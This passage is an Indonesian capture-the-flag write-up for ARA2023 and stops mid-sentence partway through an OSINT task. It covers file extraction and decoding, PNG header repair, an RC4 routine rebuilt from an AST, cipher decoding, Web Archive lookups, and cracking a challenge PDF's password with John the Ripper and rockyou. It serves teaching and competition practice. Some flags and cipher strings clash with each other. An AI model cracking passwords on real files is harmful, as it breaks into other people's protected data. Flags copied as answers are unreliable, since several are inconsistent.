Flag: ARA2023{sUp3r_s3cr3t_c00k13_1s_h3r3}

[Forensic]

Thinker

Challenge 61 Solves x

Thinker

100

I always overthink about finding other part of myself,
can you help me?

Attachments

Author: Zangetsu#2398

Flag Submit

Diberikan sebuah soal dengan deskripsi sebagai berikut dan sebuah foto bernama confused.png



pertama kami mulai `binwalk -e` file gambar tersebut untuk mengecek apakah ada file hidden atau tidak dan terlihat ada file zip yang telah terhidden yang mana setelah kami extract muncul file txt dan file zip lagi

```

kali@kali: ~/Documents/thinker
$ binwalk -e confused.png


```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	PNG image, 720 x 881, 8-bit/color RGB, non-interlaced
6170	0x181A	Zlib compressed data, Best compression
321663	0x4E87F	TIFF image data, big-endian, offset of first image directory: 8
321693	0x4E89D	Zip archive data, at least v1.0 to extract, name: didyou/
321758	0x4E8DE	Zip archive data, at least v1.0 to extract, compressed size: 13, uncompressed size: 13, name: didyou/e.txt
321841	0x4E931	Zip archive data, at least v1.0 to extract, compressed size: 10568, uncompressed size: 10568, name: didyou/find.zip
332460	0x512AC	End of Zip archive, footer length: 22
332726	0x513B6	End of Zip archive, footer length: 22

```

kali@kali: ~/Documents/thinker
$

```



yang mana setelah itu kami cat e.txt dan ternyata muncul kalimat yang telah terencode oleh base64 yang selanjutnya kami decode yang ternyata adalah potongan flag

```

kali@kali: ~/Documents/thinker/_confused.png.extracted/didyou
$ cat e.txt
QVJBMjAyM3s=

kali@kali: ~/Documents/thinker/_confused.png.extracted/didyou
$ echo QVJBMjAyM3s= | base64 -d
ARA2023{

kali@kali: ~/Documents/thinker/_confused.png.extracted/didyou
$

```

selanjutnya kami ekstrak dan file find.zip dan muncul file txt dan zip lagi yang kemudian kami buka file.txt nya dan muncul kalimat yang telah terencode oleh hex yang selanjutnya kami decode

```

kali@kali: ~/Documents
File Actions Edit View Help
(kali@kali) - [~/../thinker/_confused.png.extracted/didyou/find]
$ cat a.txt
35216D706C335F

(kali@kali) - [~/../thinker/_confused.png.extracted/didyou/find]
$ python3
Python 3.11.1 (main, Dec 31 2022, 10:23:59) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> bytes.fromhex('35216D706C335F')
b'5!mpl3_'
>>>

```

dan kami lihat isi file yang telah kami extract tadi dan muncul file txt dan zip lagi yang kemudian kami lihat isi dari file txt tersebut yang ternyata ada biner yang kemudian kami decode

```

kali@kali: ~/Documents/thinker/_conf
File Actions Edit View Help
(kali@kali) - [~/../_confused.png.extracted/didyou/find/something]
$ ls -la
total 24
drwxr-xr-x 2 kali kali 4096 Feb  7 11:52 .
drwxr-xr-x 3 kali kali 4096 Feb 26 10:58 ..
-rw-r--r-- 1 kali kali  90 Feb  6 09:05 s.txt
-rw-r--r-- 1 kali kali 9536 Feb  7 11:51 something.zip

(kali@kali) - [~/../_confused.png.extracted/didyou/find/something]
$ cat s.txt
01000011 00110000 01110010 01110010 01110101 01110000 01110100 00110011 01100100 01011111

(kali@kali) - [~/../_confused.png.extracted/didyou/find/something]
$ python3
Python 3.11.1 (main, Dec 31 2022, 10:23:59) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> binary_string = "01000011 00110000 01110010 01110010 01110101 01110000 01110100 00110011 01100100 01011111"
>>> decoded_string = ""
>>> byte_list = binary_string.split(" ")
>>> for byte in byte_list:
...     byte_int = int(byte, 2)
...     decoded_string += chr(byte_int)
>>> print(decoded_string)
C0rrupt3d_
>>>

```

dan kemudian kami extract file zip tadi dan muncul gambar yang header magic bytes nya rusak yang mana selanjutnya kami recovery yang mana awal magic bytes nya seperti ini

```

Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Decoded text
00000000 89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 52 52 48 5C %PNG.....RRH\
00000010 00 00 02 BD 00 00 00 90 08 06 00 00 00 05 89 D3 ...%.....%O

```

rusak 2 bytes awal mulai dari header PNG sampai chunk IHDR yang selanjutnya kami recovery menjadi seperti ini

```

Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Decoded text
00000000 89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52 %PNG.....IHDR
00000010 00 00 02 BD 00 00 00 90 08 06 00 00 00 05 89 D3 ...%.....%O

```

dan terlihat gambar dengan decimal didalamnya yang selanjutnya kami decode menjadi 1m4ge5}

49 109 52 103 101 53 125

yang mana hasil akhir setelah melakukan convert ASCII ke char biasa adalah flag nya

Flag: ARA2023{5!mp13_C0rrupt3d_1m4ge5}

[Reverse Engineering]

Vidner's Rhapsody

Challenge 36 Solves x

Vidner's Rhapsody

304

Once I was going to send you the program, but do me a favor by retrieving the real output of the program from this generated JSON program tree. Can you?

[Attachments](#)

Author: aseng#2055

Flag Submit

Diberikan sebuah attachment yaitu file `mytscode.json` dan ketika dilihat sebagian isi filenya sebagai berikut

```
1 {
2   "type": "Program",
3   "start": 0,
4   "end": 669,
5   "body": [
6     {
7       "type": "FunctionDeclaration",
8       "start": 0,
9       "end": 480,
10      "id": {
11        "type": "Identifier",
12        "start": 9,
13        "end": 16,
14        "name": "mystenc"
15      },
16      "expression": false,
17      "generator": false,
18      "async": false,
19      "params": [
20        {
```

Jika dilihat sesuai dengan nama file, ini sepertinya adalah kode typescript atau kita anggap saja javascript yang di compile (*tidak tahu*)


tekniknya apa) menjadi sebuah json file dengan instruksinya yang terbagi-bagi.

Dan dalam file json itu dapat dibaca dan diterjemahkan satu persatu, file tersebut nantinya akan membentuk sebuah program javascript, dalam hal ini kami mengidentifikasi isi file tersebut satu-persatu secara manual, kemudian kami susun tiap-tiap statement nya menjadi sebuah block code

Dan berikut adalah hasilnya setelah kami membaca dan menganalisanya satu-persatu

```
1 function mystic_function(berserk, guts) {
2   var s = [];
3   var j = 0;
4   var res = '';
5
6   for (var i = 0; i < 256; i++) {
7     s[i] = i;
8   }
9
10  for (i = 0; i < 256; i++) {
11    j = (j + s[i] + berserk.charCodeAt(i % berserk.length) % 256) % 256;
12    x = s[i];
13    s[i] = s[j];
14    s[j] = x;
15  }
16
17  i = 0;
18  j = 0;
19  for (var y = 0; y < guts.length; y++) {
20    i = (i + 1) % 256;
21    j = (j + s[i]) % 256;
22    x = s[i];
23    s[i] = s[j];
24    s[j] = x;
25    res += String.fromCharCode(guts[y] ^ s[(s[i] + s[j]) % 256]);
26  }
27
28  console.log(res);
29 }
30
31 var berserk = 'achenk';
32 var strenk = [244, 56, 117, 247, 61, 16, 3, 64, 107, 57, 131, 13, 137, 113, 214, 238, 178, 199, 4, 115, 235, 139, 201, 22, 164, 132, 175];
33
34 mystic_function(berserk, strenk)
```

Lalu kemudian kami menjalankan kode tersebut menggunakan **NodeJS**



The screenshot shows a VS Code terminal window with the title 'dio Code'. The terminal has tabs for 'PROBLEMS', 'OUTPUT', 'DEBUG CONSOLE', and 'TERMINAL', with 'TERMINAL' being the active tab. The terminal session is running in a bash shell with the prompt '(root@sijastemba2202) - [~/ara/theday/rev/vidner]'. The user enters the command 'node solver.js', and the terminal outputs the string 'j4vAST_1!ke_84831_t0wer_lol'. The prompt then returns to '(root@sijastemba2202) - [~/ara/theday/rev/vidner]' with a cursor on the '#' character.

```
(root@sijastemba2202) - [~/ara/theday/rev/vidner]
# node solver.js
j4vAST_1!ke_84831_t0wer_lol
(root@sijastemba2202) - [~/ara/theday/rev/vidner]
#
```

Keluar sebuah string, lalu kami wrap kedalam format flag nya yaitu
ARA2023{.*}


Flag: ARA{j4vAST_1!ke_84831_t0wer_lol}

[Misc]


in-sanity check



diberikan sebuah soal dengan deskripsi seperti diatas yang mana terdapat link yang mana jika kita buka akan menuju ke google doc dengan tampilan yang bisa di edit-edit



disini kami langsung melihat isi dari histori lengkap dari google doc tersebut



dan kami melihat history terlama keduanya dan terlihat flagnya



Flag:ARA2023{w3lc0m3_4nd_h4v3_4_gr3at_ctfs}

@B4SH

Challenge 80 Solves

@B4SH
100

Ailee had just moved out to a boarding house in the countryside to escape the fast-paced and hectic city life. She was very excited to start her life with a new environment, she was very happy before she found out that the room she rented was very dark. Suddenly she found out 2 strange papers on the wall behind the door that says:

"5A495A323032337B346D62793077625F677330663973675F677334675F2167355F345F733468733F7D".

Help Ailee to find what's behind the text written on the paper.

diberikan soal dengan deskripsi seperti di atas disertai kalimat yang terencode
setelah itu kami langsung buka <https://gchq.github.io/CyberChef/> dan decode dengan hex

The screenshot shows the CyberChef web application. The 'Input' tab is selected, displaying a long hex string: 5A495A323032337B346D62793077625F677330663973675F677334675F2167355F345F733468733F7D. The 'Output' tab shows the decoded result: ZIZ2023{4mby0wb_gs0f9sg_gs4g_!g5_4_s4hs?}. The 'Operations' list on the left includes ROT13, ROT47, ROT8000, Rotate left, Rotate Image, Rotate right, ROT13 Brute Force, ROT47 Brute Force, Parse ObjectID timestamp, and Avro to JSON. The 'Recipe' section shows 'From Hex' and 'Delimiter Auto'.

setelah itu muncul kalimat lagi yang masih terencode dikarenakan disini kami tidak tahu terencode atau terenkrup dengan apa maka kamu gunakan tools online yaitu cipher identifier dari Dcode.fr dan ternyata kalimat tersebut terenkrup dengan **Affine Cipher**
src tools: <https://www.dcode.fr/cipher-identifier> dan <https://www.dcode.fr/affine-cipher>
dan terlihat flagnya

AFFINE CIPHER
Cryptology - Substitution Cipher

AFFINE DECODER

AFFINE CIPHERTEXT (?)
ZIZZ023{4nbY0wb_gs0f9sg_gs4g_lg5_4_s4hs?}

EXPECTED PLAINTEXT LANGUAGE: English
ALPHABET: ABCDEFGHIJKLMNOPQRSTUVWXYZ

AUTOMATIC BRUTE FORCE DECRYPTION

MANUAL PARAMETERS AND OPTIONS

A COEFFICIENT: 3
B COEFFICIENT: 1

☒ DISPLAY THE DECRYPTED MESSAGE WITH THESE COEFFICIENTS
☐ DISPLAY AFFINE DECODING/DISUBSTITUTION TABLE FOR THESE COEF.
☐ DISPLAY AFFINE CODING/SUBSTITUTION TABLE FOR THESE COEF.
☐ DISPLAY AFFINE COEFFICIENTS BY MODULAR INVERSE

DECRYPT

See also: Hill Cipher - Multiplicative Cipher - Caesar Cipher

AFFINE ENCODER

AFFINE PLAIN TEXT (?)
dCode Affine

Summary

- Affine Decoder
- Affine Encoder
- What is the Affine cipher? (Definition)
- How to encrypt using the Affine cipher?
- How to decrypt the Affine cipher?
- How to recognize an Affine ciphertext?
- What are Affine cipher variants?
- How to decipher Affine without coefficients A and B?
- How to compute the decryption function?
- How to compute A' value?
- How to compute B' value?
- What are the A' values?
- Why is there a constraint on the value of A?
- Is it possible to use a key A not coprime with 26?

Flag: ARA2023{4nyb0dy_th0u9ht_th4t_!t5_4_h4sh?}

D0ts N D4sh3s

Challenge 87 Solves x

D0ts N D4sh3s

100

Albert was lost in a deep forest surrounded by a sea and tried to escape by sending a SOS signal containing a code.


Jack who works at a lighthouse realized that someone was sending a SOS signal and responses as fast as he can.

What do you think Albert tries to say?


Chall File :
<https://drive.google.com/file/d/1h5ht0z64ChQ3v28o9Uq-Gi0Uk21camH2/view?usp=sharing>

Author: L e n s#1048


Diberikan sebuah soal dengan deskripsi sebagai berikut disertai link google drive berisi sandi morse sebagai berikut



yang mana kemudian kami decode menggunakan tools Dcode.fr morse decoder
src tools: <https://www.dcode.fr/morse-code>
dan setelah di decode muncul bilangan biner



setelah itu kami decode lagi menggunakan <https://gchq.github.io/CyberChef/> from binary atau decode binary dan muncul



Flag: ARA2023{!ts_ju5t_4_m0rs3_aft312_a1!}

Truth

Challenge

45 Solves

×

Truth

176

Kuronushi traveled far away from his country to learn something about himself. He never sure about his identity. Untill One day, he met a sage who gave him a book of truth. The sage said " To understand about yourself,Erase the title and find the Bigger case"


Submit the flag on this format ARA2023{{}} Separate the sentences with _

[Attachments](#)

Author: Zangetsu#2398

Flag

Submit



Diberikan file pdf terkunci. Pada Awalnya kami mengira bahwa password nya diawali huruf kapital. Jadi kami menggunakan john dengan masking uppercase untuk brute passwordnya.
Namun gagal untuk mendapatkan passwordnya.

Kemudian kami mencoba menggunakan wordlist rockyou dan work, password dari Truth.pdf adalah subarukun.

```
(idzoyy@DESKTOP-6HBOLS4)~[~/ctf/ARA/misc]
$ john pdf.hash --wordlist=rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PDF [MD5 SHA2 RC4/AES 32/64])
No password hashes left to crack (see FAQ)

(idzoyy@DESKTOP-6HBOLS4)~[~/ctf/ARA/misc]
$ john --show pdf.hash
Truth.pdf:subarukun

1 password hash cracked, 0 left

(idzoyy@DESKTOP-6HBOLS4)~[~/ctf/ARA/misc]
$ |
```

Setelah berhasil membukanya pdf tersebut berisi narasi yang panjang. Setelah memahami hint ternyata “bigger case” dan menghilangkan judul berguna untuk disini. kami mengambil huruf besar yang ada di narasi tersebut dan menggabungkan menjadi satu.

```
(idzoyy@DESKTOP-6HBOLS4)~[~/ctf/ARA/misc]
$ ipython3
Python 3.11.1 (main, Dec 31 2022, 10:23:59) [GCC 12.2.0]
Type 'copyright', 'credits' or 'license' for more information
IPython 8.5.0 -- An enhanced Interactive Python. Type '?' for help.

In [1]: print(''.join([i for i in open('./cerita.txt').read().strip() if i.isupper()]))
SOUNDSLIKEFANDAGO

In [2]: |
```

FLAG: ARA2023{SOUNDS_LIKE_FANDAGO}

[OSINT]

Time Machine

Challenge 82 Solves X

Time Machine 100


There was a secret leaked on Official ARA Website. It can only seen on January 22nd 2023. Can you turn back the time?


Author: Oxazr#4883

Flag Submit

Diberikan sebuah soal dengan deskripsi sebagai berikut: **There was a secret leaked on Official ARA Website. It can only seen on January 22nd 2023. Can you turn back the time?**, yang mana bahwa ada sesuatu yang tersembunyi yang dapat kita lihat pada website official ARA pada tanggal 22 januari 2023.

Setelah itu kami langsung terpikir menggunakan tools Web Archive <https://web.archive.org/> untuk melihat ada apa dengan website official ara pada tanggal tersebut





dan terlihat bahwa ada catatan log atau aktivitas website yang ter save atau ter archive setelah itu kami klik dan lihat log website yang tersave atau terarchive pada tanggal tersebut kemudian kami inspect dan terlihat flag nya

```

Sumber  Elemen  Konsol  Insight performa  Jaringan  Performa
</div>
 </div>
 </se
▶ <section class="relative py-16 sm:px-16 sm:mt-24 bg-[#F9FAFF]"> </section
<!-- ARA2023{d1gIt4l_f00tpr1nt_1s_sc4ry} -->
</main>
▶ <footer class="bg-slate-200 border-t-2 border-black relative py-24 px-2">
  <script src="/web/20230115084706js_/http://its-ara.com/public/src/js/navbar/
</body>
</html>

```

Flag: ARA2023{d1gIt4l_f00tpr1nt_1s_sc4ry}

Backroom

Challenge 73 Solves x

Backroom

100

I found a place that give me a backroom vibes. I think I like this place, so I give this place 5 star. Can you find this place?

[Attachment](#)

Author: Oxazr#4883

Flag Submit


Diberikan sebuah soal dengan deskripsi **I found a place that give me a backroom vibes. I think I like this place, so I give this place 5 star. Can you find this place?** dan file foto sebagai berikut



yang mana dapat disimpulkan bahwa kita dituntut untuk mencari lokasi dari gambar tersebut

disini kami langsung menggunakan metadata viewer untuk mengetahui koordinat foto tersebut diambil kami menggunakan tools

